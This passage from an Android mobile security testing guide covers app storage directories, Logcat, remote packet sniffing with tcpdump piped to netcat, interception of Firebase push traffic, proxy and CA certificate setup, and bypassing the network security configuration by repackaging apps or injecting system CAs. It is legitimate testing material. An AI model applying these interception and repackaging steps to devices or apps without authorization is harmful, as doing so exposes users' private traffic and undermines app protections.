externalCacheDirectory  /storage/emulated/0/Android/data/sg.vp.owasp_mobile.omtg_android/cache
filesDirectory          /data/user/0/sg.vp.owasp_mobile.omtg_android/files
obbDir                  /storage/emulated/0/Android/obb/sg.vp.owasp_mobile.omtg_android
packageCodePath         /data/app/sg.vp.owasp_mobile.omtg_android-kR0ovWl9eoU_yh0jPJ9caQ==/base.apk
```

Among this information we find:

- The internal data directory (aka. sandbox directory) which is at `/data/data/[package-name]` or `/data/user/0/[package-name]`
- The external data directory at `/storage/emulated/0/Android/data/[package-name]` or `/sdcard/Android/data/[package-name]`
- The path to the app package in `/data/app/`

The internal data directory is used by the app to store data created during runtime and has the following basic structure:

```
...g.vp.owasp_mobile.omtg_android on (google: 8.1.0)  [usb] # ls
Type       ...  Name
---------  ...  -------------------
Directory  ...  cache
Directory  ...  code_cache
Directory  ...  lib
Directory  ...  shared_prefs
Directory  ...  files
Directory  ...  databases

Readable: True  Writable: True
```

Each folder has its own purpose:

- **cache**: This location is used for data caching. For example, the WebView cache is found in this directory.

- **code_cache**: This is the location of the file system's application-specific cache directory designed for storing cached code. On devices running Android 5.0 (API level 21) or later, the system will delete any files stored in this location when the app or the entire platform is upgraded.
- **lib**: This folder stores native libraries written in C/C++. These libraries can have one of several file extensions, including .so and .dll (x86 support). This folder contains subdirectories for the platforms the app has native libraries for, including
  - armeabi: compiled code for all ARM-based processors
  - armeabi-v7a: compiled code for all ARM-based processors, version 7 and above only
  - arm64-v8a: compiled code for all 64-bit ARM-based processors, version 8 and above based only
  - x86: compiled code for x86 processors only
  - x86_64: compiled code for x86_64 processors only
  - mips: compiled code for MIPS processors
- **shared_prefs**: This folder contains an XML file that stores values saved via the SharedPreferences APIs.
- **files**: This folder stores regular files created by the app.
- **databases**: This folder stores SQLite database files generated by the app at runtime, e.g., user data files.


However, the app might store more data not only inside these folders but also in the parent folder (`/data/data/[package-name]`).

Refer to the "Testing Data Storage" chapter for more information and best practices on securely storing sensitive data.

Monitoring System Logs

On Android you can easily inspect the log of system messages by using `Logcat`. There are two ways to execute Logcat:

- Logcat is part of *Dalvik Debug Monitor Server* (DDMS) in Android Studio. If the app is running in debug mode, the log output will be shown in the Android Monitor on the Logcat tab. You can filter the app's log output by defining patterns in Logcat.



```
06-10 13:27:27.542 3821-3888/sg.vp.owasp_mobile.myfirstbrokenapp D/OpenGLRenderer: Flushing caches (mode 0)
06-10 13:27:27.542 3821-3888/sg.vp.owasp_mobile.myfirstbrokenapp D/OpenGLRenderer: endAllStagingAnimators on 0xab7bc288 (RippleDraw
06-10 13:27:27.543 3821-3888/sg.vp.owasp_mobile.myfirstbrokenapp D/GraphicBuffer: unregister, handle(0xab7aebb8) (w:1080 h:1920 s:1
06-10 13:27:27.545 3821-3888/sg.vp.owasp_mobile.myfirstbrokenapp D/IMGSRV: gralloc_unregister_buffer:1503: ID=2138 ref=0
06-10 13:27:27.545 3821-3888/sg.vp.owasp_mobile.myfirstbrokenapp D/GraphicBuffer: unregister, handle(0xab7d9560) (w:1080 h:1920 s:1
06-10 13:27:27.545 3821-3888/sg.vp.owasp_mobile.myfirstbrokenapp D/IMGSRV: gralloc_unregister_buffer:1503: ID=2140 ref=0
06-10 13:27:27.546 3821-3888/sg.vp.owasp_mobile.myfirstbrokenapp D/GraphicBuffer: unregister, handle(0xab7aff80) (w:1080 h:1920 s:1
06-10 13:27:27.546 3821-3888/sg.vp.owasp_mobile.myfirstbrokenapp D/IMGSRV: gralloc_unregister_buffer:1503: ID=2141 ref=0
06-10 13:27:27.821 3821-3821/sg.vp.owasp_mobile.myfirstbrokenapp V/ActivityThread: Finishing stop of ActivityRecord{920b741 token=
06-10 13:27:27.821 3821-3821/sg.vp.owasp_mobile.myfirstbrokenapp V/PhoneWindow: DecorView setVisiblity: visibility = 4 ,Parent =Vie
06-10 13:27:27.821 3821-3821/sg.vp.owasp_mobile.myfirstbrokenapp D/ActivityThread: ACT-STOP_ACTIVITY_HIDE handled : 0 / android.os.
06-10 13:27:27.886 3821-3888/sg.vp.owasp_mobile.myfirstbrokenapp D/IMGSRV: gralloc_register_buffer:1390: hnd=0xab7678c8 ID=2216 fd=
06-10 13:27:27.886 3821-3888/sg.vp.owasp_mobile.myfirstbrokenapp D/GraphicBuffer: register, handle(0xab7678c8) (w:1080 h:1920 s:108
```

- You can execute Logcat with adb to store the log output permanently:

```
$ adb logcat > logcat.log
```

With the following command you can specifically grep for the log output of the app in scope, just insert the package name. Of course your app needs to be running for ps to be able to get its PID.

```
$ adb logcat | grep "$(adb shell ps | grep <package-name> | awk '{print $2}')"
```

Setting up a Network Testing Environment

Basic Network Monitoring/Sniffing

Remotely sniffing all Android traffic in real-time is possible with tcpdump, netcat (nc), and Wireshark. First, make sure that you have the latest version of Android tcpdump on your phone. Here are the installation steps:

```
$ adb root
$ adb remount
$ adb push /wherever/you/put/tcpdump /system/xbin/tcpdump
```

If execution of adb `root` returns the error adbd `cannot run as root in production builds`, install tcpdump as follows:

```
$ adb push /wherever/you/put/tcpdump /data/local/tmp/tcpdump
$ adb shell
$ su
$ mount -o rw,remount /system;
$ cp /data/local/tmp/tcpdump /system/xbin/
$ cd /system/xbin
$ chmod 755 tcpdump
```

In certain production builds, you might encounter an error `mount: '/system' not in /proc/mounts`.

In that case, you can replace the above line `$ mount -o rw,remount /system;` with `$ mount -o rw,remount /`, as described in this Stack Overflow post.

> Remember: To use tcpdump, you need root privileges on the phone!

Execute `tcpdump` once to see if it works. Once a few packets have come in, you can stop tcpdump by pressing CTRL+c.

```
$ tcpdump
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on wlan0, link-type EN10MB (Ethernet), capture size 262144 bytes
04:54:06.590751 00:9e:1e:10:7f:69 (oui Unknown) > Broadcast, RRCP-0x23 reply
04:54:09.659658 00:9e:1e:10:7f:69 (oui Unknown) > Broadcast, RRCP-0x23 reply
04:54:10.579795 00:9e:1e:10:7f:69 (oui Unknown) > Broadcast, RRCP-0x23 reply
^C
3 packets captured
3 packets received by filter
0 packets dropped by kernel
```

To remotely sniff the Android phone's network traffic, first execute `tcpdump` and pipe its output to `netcat` (nc):

```
$ tcpdump -i wlan0 -s0 -w - | nc -l -p 11111
```

The tcpdump command above involves

- listening on the wlan0 interface,
- defining the size (snapshot length) of the capture in bytes to get everything (-s0), and
- writing to a file (-w). Instead of a filename, we pass -, which will make tcpdump write to stdout.

By using the pipe (|), we sent all output from tcpdump to netcat, which opens a listener on port 11111. You'll usually want to monitor the wlan0 interface. If you need another interface, list the available options with the command `$ ip addr`.


To access port 11111, you need to forward the port to your host computer via adb.

```
$ adb forward tcp:11111 tcp:11111
```

The following command connects you to the forwarded port via netcat and piping to Wireshark.

```
$ nc localhost 11111 | wireshark -k -S -i -
```


Wireshark should start immediately (-k). It gets all data from stdin (-i -) via netcat, which is connected to the forwarded port. You should see all the phone's traffic from the wlan0 interface.



```
→ bin adb forward tcp:11111 tcp:11111
→ bin nc localhost 11111 | wireshark -k -S -i -
13:02:21  Capture Warn sync_pipe_wait_for_child: waitpid returned EINTR. retrying.
```

```
No.  Time       Source           Destination      Protocol  Length  Info
  1  0.000000   172.217.24.164   192.168.1.118    TCP       66      443 → 53461 [FIN, ACK] Seq=1 A
  2  0.039869   192.168.1.118    172.217.24.164   TCP       66      53461 → 443 [ACK] Seq=1 Ack=2
  3  5.049778   XiaomiCo_de:8…   Ubiquiti_9e:ed:… ARP       42      Who has 192.168.1.1? Tell 192.
  4  6.049776   XiaomiCo_de:8…   Ubiquiti_9e:ed:… ARP       42      Who has 192.168.1.1? Tell 192.
  5  6.069916   Ubiquiti_9e:e…   XiaomiCo_de:8f:… ARP       60      192.168.1.1 is at 44:d9:e7:9e:
  6  6.069976   Ubiquiti_9e:e…   XiaomiCo_de:8f:… ARP       60      192.168.1.1 is at 44:d9:e7:9e:
  7  43.621802  CiscoInc_10:7…   Broadcast        0x8899    60      Ethernet II
  8  44.539887  CiscoInc_10:7…   Broadcast        0x8899    60      Ethernet II

▶ Frame 1: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
▶ Ethernet II, Src: Ubiquiti_9e:ed:65 (44:d9:e7:9e:ed:65), Dst: XiaomiCo_de:8f:09 (20:82:c0:de:8f:09)
▶ Internet Protocol Version 4, Src: 172.217.24.164, Dst: 192.168.1.118
▼ Transmission Control Protocol, Src Port: 443 (443), Dst Port: 53461 (53461), Seq: 1, Ack: 1, Len: 0
    Source Port: 443
    Destination Port: 53461
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 1    (relative sequence number)
```


You can display the captured traffic in a human-readable format with Wireshark. Figure out which protocols are used and whether they are unencrypted. Capturing all traffic (TCP and UDP) is important, so you should execute all functions of the tested application and analyze it.



This neat little trick allows you now to identify what kind of protocols are used and to which endpoints the app is talking to. The questions is now, how can I test the endpoints if Burp is not capable of showing the traffic? There is no easy answer for this, but a few Burp plugins that can get you started.

Firebase/Google Cloud Messaging (FCM/GCM)

Firebase Cloud Messaging (FCM), the successor to Google Cloud Messaging (GCM), is a free service offered by Google that allows you to send messages between an application server and client apps. The server and client app communicate via the FCM/GCM connection server, which handles downstream and upstream messages.



Downstream messages (push notifications) are sent from the application server to the client app; upstream messages are sent from the client app to the server.

FCM is available for Android, iOS, and Chrome. FCM currently provides two connection server protocols: HTTP and XMPP. As described in the official documentation, these protocols are implemented differently. The following example demonstrates how to intercept both protocols.

Preparation of Test Setup

You need to either configure iptables on your phone or use bettercap to be able to intercept traffic.

FCM can use either XMPP or HTTP to communicate with the Google backend.

HTTP

FCM uses the ports 5228, 5229, and 5230 for HTTP communication. Usually, only port 5228 is used.

- Configure local port forwarding for the ports used by FCM. The following example applies to macOS:

```
$ echo "
rdr pass inet proto tcp from any to any port 5228-> 127.0.0.1 port 8080
rdr pass inet proto tcp from any to any port 5229 -> 127.0.0.1 port 8080
rdr pass inet proto tcp from any to any port 5230 -> 127.0.0.1 port 8080
" | sudo pfctl -ef -
```

- The interception proxy must listen to the port specified in the port forwarding rule above (port 8080).

XMPP

For XMPP communication, FCM uses ports 5235 (Production) and 5236 (Testing).


- Configure local port forwarding for the ports used by FCM. The following example applies to macOS:

```
$ echo "
rdr pass inet proto tcp from any to any port 5235-> 127.0.0.1 port 8080
rdr pass inet proto tcp from any to any port 5236 -> 127.0.0.1 port 8080
" | sudo pfctl -ef -
```

Intercepting the Requests

The interception proxy must listen to the port specified in the port forwarding rule above (port 8080).

Start the app and trigger a function that uses FCM. You should see HTTP messages in your interception proxy.



#	Host	Method	URL	Params
26	https://android.clients.google.com	POST	/c2dm/register3	✓
25	https://pushnotificationtester.appspot.com	GET	/notification?delay=0&deliveryPrio...	✓
24	https://pushnotificationtester.appspot.com	GET	/connect	
23	https://android.clients.google.com	POST	/c2dm/register3	✓

```
GET
/notification?delay=0&deliveryPrio=0&notificationPrio=0&pushId=APA91bHWZNRCmf2Apnt1G1EJO
0mEdYP0BiZ-Bzd-qN15rIHk1T91YkV4VcgPo20qZeRHpNc3M4a45oHDahDNn4W6dgYcn4F2YP4VcCpz14PCCZuxC
9i_jW5ArrgbjPim_XZuxEFD1zj4RXJDz859xTANGWrs1eU20Q HTTP/1.1
User-Agent: Xiaomi/Redmi Note 2/5.0.2/21/2.0
Host: pushnotificationtester.appspot.com
Connection: close
```

End-to-End Encryption for Push Notifications

As an additional layer of security, push notifications can be encrypted by using Capillary. Capillary is a library to simplify the sending of end-to-end (E2E) encrypted push messages from Java-based application servers to Android clients.

Setting Up an Interception Proxy


Several tools support the network analysis of applications that rely on the HTTP(S) protocol. The most important tools are the so-called interception proxies; OWASP ZAP and Burp Suite Professional are the most famous. An interception proxy gives the tester a man-in-the-middle position. This position is useful for reading and/or modifying all app requests and endpoint responses, which are used for testing Authorization, Session, Management, etc.

Interception Proxy for a Virtual Device

Setting Up a Web Proxy on an Android Virtual Device (AVD)

The following procedure, which works on the Android emulator that ships with Android Studio 3.x, is for setting up an HTTP proxy on the emulator:

1. Set up your proxy to listen on localhost and for example port 8080.
2. Configure the HTTP proxy in the emulator settings:
   - Click on the three dots in the emulator menu bar
   - Open the **Settings** Menu
   - Click on the **Proxy** tab
   - Select **Manual proxy configuration**
   - Enter “127.0.0.1” in the **Host Name** field and your proxy port in the **Port number** field (e.g., “8080”)
   - Tap **Apply**



Use Android Studio HTTP proxy settings
No proxy
Manual proxy configuration
Host name 127.0.0.1
Port number 8080
Proxy authentication
Login username
Password xxxx
Proxy status Success

HTTP and HTTPS requests should now be routed over the proxy on the host computer. If not, try toggling airplane mode off and on.

A proxy for an AVD can also be configured on the command line by using the emulator command when starting an AVD. The following example starts the AVD Nexus_5X_API_23 and setting a proxy to 127.0.0.1 and port 8080.

```
$ emulator @Nexus_5X_API_23 -http-proxy 127.0.0.1:8080
```

Installing a CA Certificate on the Virtual Device

An easy way to install a CA certificate is to push the certificate to the device and add it to the certificate store via Security Settings. For example, you can install the PortSwigger (Burp) CA certificate as follows:

1. Start Burp and use a web browser on the host to navigate to burp/, then download `cacert.der` by clicking the "CA Certificate" button.
2. Change the file extension from `.der` to `.cer`.
3. Push the file to the emulator:

   ```
   $ adb push cacert.cer /sdcard/
   ```

4. Navigate to **Settings** -> **Security** -> **Install from SD Card**.
5. Scroll down and tap `cacert.cer`.

You should then be prompted to confirm installation of the certificate (you'll also be asked to set a device PIN if you haven't already).

For Android 7.0 (API level 24) and above follow the same procedure described in the "Bypassing the Network Security Configuration" section.

Interception Proxy for a Physical Device

The available network setup options must be evaluated first. The mobile device used for testing and the host computer running the interception proxy must be connected to the same Wi-Fi network. Use either an (existing) access point or create an ad-hoc wireless network.

Once you've configured the network and established a connection between the testing host computer and the mobile device, several steps remain.

- The proxy must be configured to point to the interception proxy.
- The interception proxy's CA certificate must be added to the trusted certificates in the Android device's certificate storage. The location of the menu used to store CA certificates may depend on the Android version and Android OEM modifications of the settings menu.
- Some application (e.g. the Chrome browser) may show `NET::ERR_CERT_VALIDITY_TOO_LONG` errors, if the leaf certificate happens to have a validity extending a certain time (39 months in case of Chrome). This happens if the default Burp CA certificate is used, since the Burp Suite issues leaf certificates with the same validity as its CA certificate. You can circumvent this by creating your own CA certificate and import it to the Burp Suite, as explained in a blog post on nviso.be.

After completing these steps and starting the app, the requests should show up in the interception proxy.

> A video of setting up OWASP ZAP with an Android device can be found on secure.force.com.

A few other differences: from Android 8.0 (API level 26) onward, the network behavior of the app changes when HTTPS traffic is tunneled through another connection. And from Android 9 (API level 28) onward, the SSLSocket and SSLEngine will behave a little bit different in terms of error handling when something goes wrong during the handshakes.

As mentioned before, starting with Android 7.0 (API level 24), the Android OS will no longer trust user CA certificates by default, unless specified in the application. In the following section, we explain two methods to bypass this Android security control.

Bypassing the Network Security Configuration

From Android 7.0 (API level 24) onwards, the network security configuration allows apps to customize their network security settings, by defining which CA certificates the app will be trusting.

In order to implement the network security configuration for an app, you would need to create a new xml resource file with the name `network_security_config.xml`. This is explained in detail in the Android network security configuration training.

After the creation, the apps must also include an entry in the manifest file to point to the new network security configuration file.

```xml
<?xml version="1.0" encoding="utf-8"?>
<manifest ... >
    <application android:networkSecurityConfig="@xml/network_security_config"
                    ... >
        ...
    </application>
</manifest>
```

The network security configuration uses an XML file where the app specifies which CA certificates will be trusted. There are various ways to bypass the Network Security Configuration, which will be described below. Please also see the Security Analyst's Guide to Network Security Configuration in Android P for further information.

Adding the User Certificates to the Network Security Configuration

There are different configurations available for the Network Security Configuration to add non-system Certificate Authorities via the src attribute:

```
<certificates src=["system" | "user" | "raw resource"]
              overridePins=["true" | "false"] />
```

Each certificate can be one of the following:

- a "raw resource" ID pointing to a file containing X.509 certificates
- "system" for the pre-installed system CA certificates
- "user" for user-added CA certificates

The CA certificates trusted by the app can be a system trusted CA as well as a user CA. Usually you will have added the certificate of your interception proxy already as additional CA in Android. Therefore we will focus on the "user" setting, which allows you to force the Android app to trust this certificate with the following Network Security Configuration below:

```
<network-security-config>
   <base-config>
      <trust-anchors>
          <certificates src="system" />
          <certificates src="user" />
      </trust-anchors>
   </base-config>
</network-security-config>
```

To implement this new setting you must follow the steps below:

- Decompile the app using a decompilation tool like apktool:

  ```
  $ apktool d <filename>.apk
  ```

- Make the application trust user certificates by creating a network security configuration that includes `<certificates src="user" />` as explained above
- Go into the directory created by apktool when decompiling the app and rebuild the app using apktool. The new apk will be in the `dist` directory.

  ```
  $ apktool b
  ```

- You need to repackage the app, as explained in the "Repackaging" section of the "Reverse Engineering and Tampering" chapter. For more details on the repackaging process you can also consult the Android developer documentation, that explains the process as a whole.

Note that even if this method is quite simple its major drawback is that you have to apply this operation for each application you want to evaluate which is additional overhead for testing.

> Bear in mind that if the app you are testing has additional hardening measures, like verification of the app signature you might not be able to start the app anymore. As part of the repackaging you will sign the app with your own key and therefore the signature changes will result in triggering such checks that might lead to immediate termination of the app. You would need to identify and disable such checks either by patching them during repackaging of the app or dynamic instrumentation through Frida.

There is a python script available that automates the steps described above called Android-CertKiller. This Python script can extract the APK from an installed Android app, decompile it, make it debuggable, add a new network security config that allows user certificates, builds and signs the new APK and installs the new APK with the SSL Bypass.

```
python main.py -w

***************************************
Android CertKiller (v0.1)
***************************************

CertKiller Wizard Mode
---------------------------------
List of devices attached
4200dc72f27bc44d    device

---------------------------------

Enter Application Package Name: nsc.android.mstg.owasp.org.android_nsc

Package: /data/app/nsc.android.mstg.owasp.org.android_nsc-1/base.apk

I. Initiating APK extraction from device
   complete
------------------------------
I. Decompiling
   complete
------------------------------
I. Applying SSL bypass
   complete
------------------------------
I. Building New APK
   complete
------------------------------
I. Signing APK
   complete
------------------------------

Would you like to install the APK on your device(y/N): y
------------------------------------
 Installing Unpinned APK
------------------------------
Finished
```

Adding the Proxy's certificate among system trusted CAs using Magisk

In order to avoid the obligation of configuring the Network Security Configuration for each application, we must force the device to accept the proxy's certificate as one of the systems trusted certificates.

There is a Magisk module that will automatically add all user-installed CA certificates to the list of system trusted CAs.

Download the latest version of the module at the Github Release page, push the downloaded file over to the device and import it in the Magisk Manager's "Module" view by clicking on the + button. Finally, a restart is required by Magisk Manager to let changes take effect.

From now on, any CA certificate that is installed by the user via "Settings", "Security & location", "Encryption & credentials", "Install from storage" (location may differ) is automatically pushed into the system's trust store by this Magisk module. Reboot and verify that the CA certificate is listed in "Settings", "Security & location", "Encryption & credentials", "Trusted credentials" (location may differ).

Manually adding the Proxy's certificate among system trusted CAs

Alternatively, you can follow the following steps manually in order to achieve the same result:

- Make the /system partition writable, which is only possible on a rooted device. Run the 'mount' command to make sure the /system is writable: `mount -o rw,remount /system`. If this command fails, try running the following command `mount -o rw,remount -t ext4 /system`
